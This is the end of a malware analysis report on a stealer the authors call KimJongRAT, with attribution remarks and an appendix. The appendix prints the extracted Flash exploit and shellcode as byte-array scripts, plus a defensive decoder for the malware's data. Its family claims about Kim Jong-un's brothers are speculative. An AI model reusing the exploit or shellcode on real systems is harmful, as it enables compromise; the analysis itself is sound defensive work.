


Figure 24: communication to the C&C schema

7 Conclusion

The analysed malware is a stealer with some remote code execution features but these features are not the biggest part of the malware. The developers made considerable effort to:

- obfuscate the code and the configuration;
- hook functions by hiding files;
- use weird implementation of RC4 or base64.

We conclude that this RAT/stealer is efficient and was also really interesting to analyse.

Furthermore, the creator made efforts to look Korean, for example the author of the .pdf file is Kim Song Chol. He is the brother of Kim Jong-un, the leader of North Korea. We identified that the author of a variant of this stealer is another brother of Kim Jong-un. Maybe the author named every variant with the name of each brother.

After some searches using Google, we identified an old variant of this malware here: http://contagiodump.blogspot.ca/2010/10/oct-08-cve-2010-2883-pdf-nuclear.html. The code of the malware available on the blog is close to our case but with fewer features. In 2010, the password of the Gmail account was "futurekimkim". Three years ago, the author was already fixated on the Kim family…

The language of the resource stored in the .dll file is Korean (LANG_KOREAN). The owner of the gmail mailbox is laoshi135.zhang and the secret question of this account is in Korean too.

We don't know if the malware truly comes from Korea. However, thanks to these factors, we decided to name this sample KimJongRAT/Stealer.

Appendix

Exploit from stream 14

```
paul@malware.lu:~$ cat exploit_from_stream14.py
newarr = [70, 87, 83, 10, 204, 5, 0, 0, 120, 0, 5, 95, 0, 0, 15, 160, 0, 0, 24, 1, 0, 68, 17, 0,
0, 0, 0, 63, 3, 167, 5, 0, 0, 150, 12, 0, 5, 0, 7, 149, 195, 124, 19, 7, 251, 195, 124, 19, 14, 18,
157, 2, 0, 76, 4, 157, 2, 0, 24, 0, 136, 21, 0, 9, 0, 65, 0, 66, 0, 67, 0, 68, 0, 69, 0, 70, 0, 71,
0, 72, 0, 73, 0, 161, 142, 17, 0, 100, 101, 102, 97, 117, 108, 116, 0, 1, 0, 4, 42, 0, 2, 0, 152, 1,
150, 10, 0, 7, 88, 192, 73, 72, 7, 167, 63, 182, 183, 96, 157, 2, 0, 0, 0, 153, 2, 0, 73, 0, 64,
150, 5, 0, 7, 22, 116, 112, 11, 76, 98, 157, 2, 0, 12, 0, 135, 1, 0, 3, 23, 135, 1, 0, 1, 150, 10,
0, 7, 235, 104, 33, 78, 7, 20, 151, 222, 177, 96, 157, 2, 0, 0, 0, 23, 135, 1, 0, 1, 150, 10, 0, 7,
145, 252, 54, 26, 7, 110, 3, 201, 229, 96, 157, 2, 0, 0, 0, 153, 2, 0, 21, 0, 150, 13, 0, 1, 0, 0,
0, 0, 3, 1, 0, 0, 0, 0, 8, 0, 153, 2, 0, 162, 255, 23, 150, 6, 0, 4, 1, 4, 2, 8, 1, 78, 72, 150, 10,
0, 7, 221, 127, 77, 97, 7, 34, 128, 178, 158, 96, 157, 2, 0, 0, 0, 18, 157, 2, 0, 232, 0, 153, 2, 0,
184, 0, 150, 10, 0, 7, 8, 70, 50, 45, 7, 247, 185, 205, 210, 96, 157, 2, 0, 0, 0, 82, 38, 150, 13,
0, 4, 3, 4, 1, 7, 1, 0, 0, 0, 4, 2, 8, 2, 82, 150, 5, 0, 7, 142, 160, 89, 123, 76, 98, 157, 2, 0,
19, 0, 150, 5, 0, 7, 3, 0, 0, 0, 11, 150, 5, 0, 7, 255, 83, 111, 8, 76, 98, 157, 2, 0, 10, 0, 150,
7, 0, 7, 1, 0, 0, 0, 8, 0, 28, 150, 10, 0, 7, 68, 250, 46, 64, 7, 187, 5, 209, 191, 96, 157, 2, 0,
0, 0, 150, 2, 0, 8, 3, 82, 71, 150, 5, 0, 7, 96, 145, 152, 47, 76, 98, 157, 2, 0, 11, 0, 135, 1, 0,
3, 23, 150, 2, 0, 4, 1, 150, 5, 0, 7, 37, 130, 251, 68, 76, 98, 157, 2, 0, 9, 0, 80, 135, 1, 0, 1,
23, 153, 2, 0, 57, 0, 150, 10, 0, 7, 7, 36, 7, 40, 7, 248, 219, 248, 215, 96, 157, 2, 0, 0, 0, 150,
11, 0, 4, 1, 7, 1, 0, 0, 0, 4, 2, 8, 4, 153, 2, 0, 72, 255, 150, 10, 0, 7, 11, 3, 17, 55, 7, 244,
252, 238, 200, 96, 157, 2, 0, 0, 0, 153, 2, 0, 244, 254, 150, 2, 0, 4, 3, 150, 5, 0, 7, 174, 8, 56,
42, 76, 98, 157, 2, 0, 4, 0, 62, 150, 9, 0, 8, 5, 1, 0, 0, 0, 0, 8, 6, 64, 60, 153, 2, 0, 117, 0,
150, 10, 0, 7, 15, 76, 45, 75, 7, 240, 179, 210, 180, 96, 157, 2, 0, 0, 0, 28, 150, 7, 0, 8, 7, 7,
100, 0, 0, 0, 79, 28, 150, 10, 0, 7, 78, 82, 35, 2, 7, 177, 173, 220, 253, 96, 157, 2, 0, 0, 0, 77,
82, 23, 28, 77, 150, 5, 0, 7, 200, 85, 197, 117, 76, 98, 157, 2, 0, 5, 0, 82, 23, 61, 28, 150, 11,
0, 8, 8, 8, 9, 7, 1, 0, 0, 0, 8, 10, 61, 28, 150, 2, 0, 8, 11, 78, 153, 2, 0, 56, 0, 150, 5, 0, 7,
195, 254, 159, 15, 76, 98, 157, 2, 0, 11, 0, 150, 33, 0, 8, 12, 7, 1, 0, 0, 0, 8, 10, 8, 13, 7, 1,
0, 0, 0, 8, 14, 8, 5, 8, 15, 7, 1, 0, 0, 0, 8, 14, 8, 5, 8, 5, 153, 2, 0, 117, 255, 79, 150, 9, 0,
8, 12, 7, 1, 0, 0, 0, 8, 10, 150, 5, 0, 7, 133, 88, 140, 53, 76, 98, 157, 2, 0, 7, 0, 61, 28, 150,
5, 0, 7, 135, 37, 124, 104, 76, 98, 157, 2, 0, 7, 0, 150, 2, 0, 8, 16, 142, 8, 0, 0, 0, 0, 2, 41, 0,
29, 0, 150, 9, 0, 1, 0, 0, 0, 0, 4, 1, 8, 8, 150, 5, 0, 7, 24, 223, 217, 123, 76, 98, 157, 2, 0, 10,
0, 82, 23, 150, 10, 0, 7, 108, 104, 201, 64, 7, 147, 151, 54, 191, 96, 157, 2, 0, 0, 0, 79, 153, 2,
0, 192, 0, 64, 150, 10, 0, 7, 161, 120, 6, 44, 7, 94, 135, 249, 211, 96, 157, 2, 0, 0, 0, 60, 64,
60, 150, 10, 0, 7, 61, 154, 242, 59, 7, 194, 101, 13, 196, 96, 157, 2, 0, 0, 0, 28, 77, 82, 60, 150,
10, 0, 7, 195, 31, 125, 55, 7, 60, 224, 130, 200, 96, 157, 2, 0, 0, 0, 28, 77, 82, 150, 5, 0, 7,
230, 11, 183, 85, 76, 98, 157, 2, 0, 11, 0, 23, 28, 77, 82, 23, 28, 77, 150, 10, 0, 7, 74, 188, 126,
120, 7, 181, 67, 129, 135, 96, 157, 2, 0, 0, 0, 82, 23, 28, 150, 5, 0, 7, 227, 221, 157, 30, 76, 98,
157, 2, 0, 13, 0, 77, 82, 150, 5, 0, 7, 170, 165, 126, 74, 76, 98, 157, 2, 0, 12, 0, 23, 28, 77,
150, 5, 0, 7, 179, 91, 62, 98, 76, 98, 157, 2, 0, 1, 0, 82, 23, 28, 77, 82, 23, 150, 10, 0, 7, 169,
28, 6, 90, 7, 86, 227, 249, 165, 96, 157, 2, 0, 0, 0, 153, 2, 0, 227, 1, 150, 116, 0, 1, 0, 0, 0, 0,
8, 17, 8, 18, 7, 1, 0, 0, 0, 8, 19, 7, 2, 0, 0, 0, 8, 20, 8, 21, 8, 22, 7, 1, 0, 0, 0, 8, 14, 8, 5,
8, 23, 7, 1, 0, 0, 0, 8, 14, 8, 5, 8, 24, 7, 1, 0, 0, 0, 8, 14, 8, 5, 8, 25, 7, 1, 0, 0, 0, 8, 14,
8, 5, 8, 26, 1, 0, 0, 0, 0, 8, 16, 8, 27, 8, 27, 6, 170, 170, 170, 170, 8, 5, 12, 12, 7, 1, 0, 0, 0,
8, 28, 8, 29, 6, 251, 33, 9, 64, 74, 216, 18, 77, 7, 1, 0, 0, 0, 8, 28, 153, 2, 0, 196, 254, 150, 5,
0, 7, 12, 245, 78, 21, 76, 98, 157, 2, 0, 15, 0, 150, 10, 0, 7, 233, 27, 136, 63, 7, 102, 28, 136,
63, 14, 18, 157, 2, 0, 68, 1, 136, 36, 1, 30, 0, 83, 116, 114, 105, 110, 103, 0, 108, 101, 110, 103,
116, 104, 0, 99, 104, 97, 114, 67, 111, 100, 101, 65, 116, 0, 102, 114, 111, 109, 67, 104, 97, 114,
67, 111, 100, 101, 0, 99, 104, 97, 114, 65, 116, 0, 99, 97, 115, 101, 0, 84, 101, 120, 116, 70, 111,
114, 109, 97, 116, 0, 115, 105, 122, 101, 0, 65, 66, 67, 68, 69, 0, 86, 107, 100, 117, 104, 103, 82,
101, 109, 104, 102, 119, 49, 115, 117, 114, 119, 114, 119, 124, 115, 104, 0, 100, 101, 102, 97, 117,
108, 116, 0, 103, 101, 116, 83, 105, 122, 101, 0, 71, 100, 119, 104, 49, 115, 117, 114, 119, 114,
119, 124, 115, 104, 0, 119, 119, 114, 115, 117, 114, 119, 64, 119, 43, 116, 104, 0, 103, 101, 116,
84, 101, 120, 116, 69, 120, 116, 101, 110, 116, 0, 122, 119, 115, 119, 51, 115, 117, 114, 119, 114,
119, 43, 116, 104, 0, 103, 101, 116, 68, 97, 121, 0, 103, 101, 116, 70, 111, 110, 116, 76, 105, 115,
116, 0, 84, 101, 120, 116, 70, 105, 101, 108, 100, 0, 77, 97, 116, 104, 0, 99, 114, 101, 97, 116,
101, 69, 109, 112, 116, 121, 77, 111, 118, 105, 101, 67, 108, 105, 112, 0, 116, 104, 105, 115, 0,
73, 115, 82, 117, 110, 110, 105, 110, 103, 0, 115, 101, 116, 77, 111, 100, 101, 0, 76, 111, 97, 100,
86, 97, 114, 115, 0, 103, 101, 116, 68, 101, 112, 116, 104, 0, 99, 97, 115, 101, 32, 0, 32, 99, 97,
115, 101, 0, 68, 97, 116, 101, 0, 99, 111, 110, 116, 105, 110, 117, 101, 0, 76, 18, 153, 2, 0, 17,
0, 150, 39, 1, 251, 104, 219, 57, 213, 84, 115, 52, 15, 70, 64, 158, 102, 18, 153, 2, 0, 112, 250,
0, 64, 0, 0, 0];
val = [chr(c) for c in newarr]
open('exploit.swf', 'w').write("".join(val))
```

Shellcode from stream 14

```
rootbsd@malware.lu:~ $ cat shellcode_from_stream14.py
import struct
import sys

shell = [3919511808, 1118481, 286331153, 286331153, 286331153,
286331153, 286331153, 286331153, 286331153, 286331153, 286331153,
286331153, 286331153, 286331153, 286331153, 286331153, 286331153,
286331153, 286331153, 286331153, 286331153, 286331153, 286331153,
286331153, 286331153, 286331153, 286331153, 286331153, 286331153,
286331153, 286331153, 286331153, 286331153, 286331153, 286331153,
286331153, 286331153, 286331153, 286331153, 286331153, 286331153,
286331153, 286331153, 286331153, 286331153, 286331153, 286331153,
286331153, 286331153, 286331153, 286331153, 291271545, 1936615790,
1769221743, 1668808819, 1751477356, 858926692, 1819017314, 979129209,
1937007981, 542535532, 1970103584, 1819174511, 1919770996, 1768910336,
2366442513, 1073742669, 2622589773, 3360816981, 3560161386, 6955114,
57278570, 28344513, 3759689867, 1304973823, 1438419269, 2421227349,
2553528426, 6955626, 40501354, 45105345, 3759689867, 1304973823,
1438419269, 2495832149, 2339120172, 2336570507, 1409644547, 3582675480,
2337939459, 3712584500, 2332292403, 4281581820, 2894381172, 130141965,
66644980, 997991464, 1977846618, 604233062, 2332838795, 1511785437,
2332330755, 3311241541, 3764489029, 3770812416, 2347512768, 1723334672,
736160518, 1518594565, 3943033077, 4294967120, 2365977873, 1073753040,
2304089229, 93393216, 214428, 2303057037, 88281408, 214428, 2303056013,
96670784, 214428, 2303034419, 3375612080, 811895552, 2336230539,
1880918838, 2337671307, 2116052537, 1327003122, 2151639924, 125845323,
1946348518, 2155809843, 1977649493, 3096141240, 1399368392, 3366190933,
3697960077, 2380595199, 4283534605, 1141915648, 55417993, 1304973823,
1440764776, 465979001, 4283817101, 2381905919, 4283525696, 4285919487,
1977941845, 3763562732, 2533559551, 1440528384, 2097232, 1782775637,
3767092656, 1399340066, 2844327765, 3707729328, 4283818121, 1168921448,
2387480300, 4283817097, 1166562152, 71906003, 4283817097, 1166037864,
1851375464, 4283817097, 1171542888, 2769748092, 4283817097, 1169970024,
2886261366, 4283817097, 1170494312, 375781904, 4283817097, 1171018600,
528026344, 4283817097, 1171280744, 4221041935, 4283817097, 1167610728,
2912648671, 4283817097, 1170232168, 1700384671, 4283817097, 1169437641,
1365901393, 4283809853, 1707278336, 1913400677, 3271557251, 4160779272,
3958200707, 3238325216, 2403701811, 3226488836, 22085493, 2499761604,
868241545, 1166839173, 2365587455, 1348993024, 536906573, 2891054965,
2499761612, 3092457255, 1395902859, 1437352249, 67794426, 2210464825,
67794418, 2210464771, 3515438504, 3091539751, 1161021761, 956566133,
4202938628, 956566133, 4068731140, 2303566899, 3233000075, 1302629237,
2827621382, 852723732, 104872897, 1928344521, 1719910667, 2339743883,
4270059275, 4243825715, 3230354852, 2339743882, 335972956, 100807379,
2321286667, 852723732, 104872897, 1927711557, 2827216907, 2303043635,
3378938305, 3355478901, 3364584872, 737739645, 2768040868, 2365921809,
1073742661, 2622553941, 2156132352, 1949076440, 1399351240, 1161297749,
3700116936, 1365901418, 6953578, 16733664, 4283816067, 2106916725,
1115913616, 4285793279, 1434727369, 2971503925, 638664704, 58039435,
2110323955, 2760592840, 1367998974, 3230138822, 1092354154, 5373781,
3036632536, 2206045439, 1963557757, 2432660701, 4283794538, 9274784,
4294967120, 2374345983, 4294967088, 2336598096, 4285895935, 1439760245,
2499761560, 2336606288, 4283795536, 1745572364, 1241470428, 4283818128];
val = [struct.pack('>I',c) for c in shell]
open('sc_.bin', 'w').write("".join(val))
```

Decrypt data

```
rootbsd@malware.lu:~$ cat decrypt.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from Crypto.Cipher import ARC4
import sys
import argparse
import magic
import base64
from urlparse import urlparse
import os
import os.path
import requests

def decode(data):
    key = data[:0x10]
    data = data[0x10:]
    # remove null byte in case
    data = data.strip('\x00')
    rc4 = ARC4.new(key)
    return rc4.decrypt(data)

def get_magic(data):
    try:
        return magic.from_buffer(data)
    except Exception, e:
        print e
        return ""

def extract_res(magictag, data, n = 0):
    i = -1
    res_end = 0
    while i < n:
        data = data[res_end:]
        res_start = data.index(magictag) + len(magictag)
        if res_start == None:
            break
        data = data[res_start:]
        res_end = data.index(magictag) + len(magictag)
        i += 1

    # out magic end
    data = data[:-0x8]
    return decode(data)

def decode_file(data):
    return decode(data)

def decode_config(data):
    data = data[-0x208:]
    return decode(data)

def decode_b64(data):
    data = data.strip('\n')
    data = data.replace('.', '+')
    data = base64.b64decode(data)
    out = decode(data)
    return out
```

```
def decode_network(url):
    uri_info = urlparse(url)
    uri = os.path.basename(uri_info.path)
    req = requests.get(url)
    data = req.text
    info = uri.split('_')
    user_info = base64.b64decode(info[0]).split('_')

    print "computer name: %s" % user_info[0]
    print "username: %s" % user_info[1]
    print "last modified (headers): %s" % req.headers['last-modified']
    print "-"*32
    lines = data.split('\n')
    for l in lines:
        tag = "ABCDEFGHIJKLMNOP"
        tag = l[:len(tag)]
        counter = l[len(tag):20]
        data = l[len(tag)+20:]
        out = decode_b64(data)
        print out

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description='Chinese decoder.')

    #parser.add_argument('filename', type=argparse.FileType(),
        #help='file to extract resource')
    parser.add_argument('filename', type=str,
        help='file to extract resource')

    parser.add_argument('-e', action='store_const', const='exe',
            dest='action', help='extract all resource of the dll (default)')
    parser.add_argument('-d', action='store_const', const='file',
            dest='action', help='decode encrypted file like .ini')
    parser.add_argument('-c', action='store_const', const='config',
            dest='action', help='extract config of the dll')
    parser.add_argument('-b', action='store_const', const='b64',
            dest='action', help='decode network b64')
    parser.add_argument('-n', action='store_const', const='network',
            dest='action', help='decode network')

    args = parser.parse_args()


    if args.action == 'network':
        decode_network(args.filename)
        sys.exit(1)


    fp = open(args.filename)
    #fp = args.filename
    data = fp.read()


    if args.action == 'file':
        out = decode_file(data)
        filename = "%s.dec" % fp.name
        print "write decoded file in %s (%s)" % \
            (filename, get_magic(out))
        open(filename, 'w').write(out)
    elif args.action == 'config':
        out = decode_config(data)
```

```
        print out
        filename = "%s.dec" % fp.name
        #print "write decoded file in %s (%s)" % \
            #(filename, get_magic(out))
        #open(filename, 'w').write(out)
    elif args.action == 'b64':
        out = decode_b64(data)
        print out
        filename = "%s.dec" % fp.name
        #print "write decoded file in %s (%s)" % \
            #(filename, get_magic(out))
        #open(filename, 'w').write(out)
    else:
        magictag = "\x7e\x21\x40\x23\x24\x25\x5e\x26"
        i = 0
        while True:
            try:
                out = extract_res(magictag, data, i)
                filename = "%s.%d.dec" % (fp.name, i)
                print "write decoded file in %s (%s)" % \
                    (filename, get_magic(out))
                open(filename, 'w').write(out)
                i += 1
            except Exception, e:
                #print e
                break
```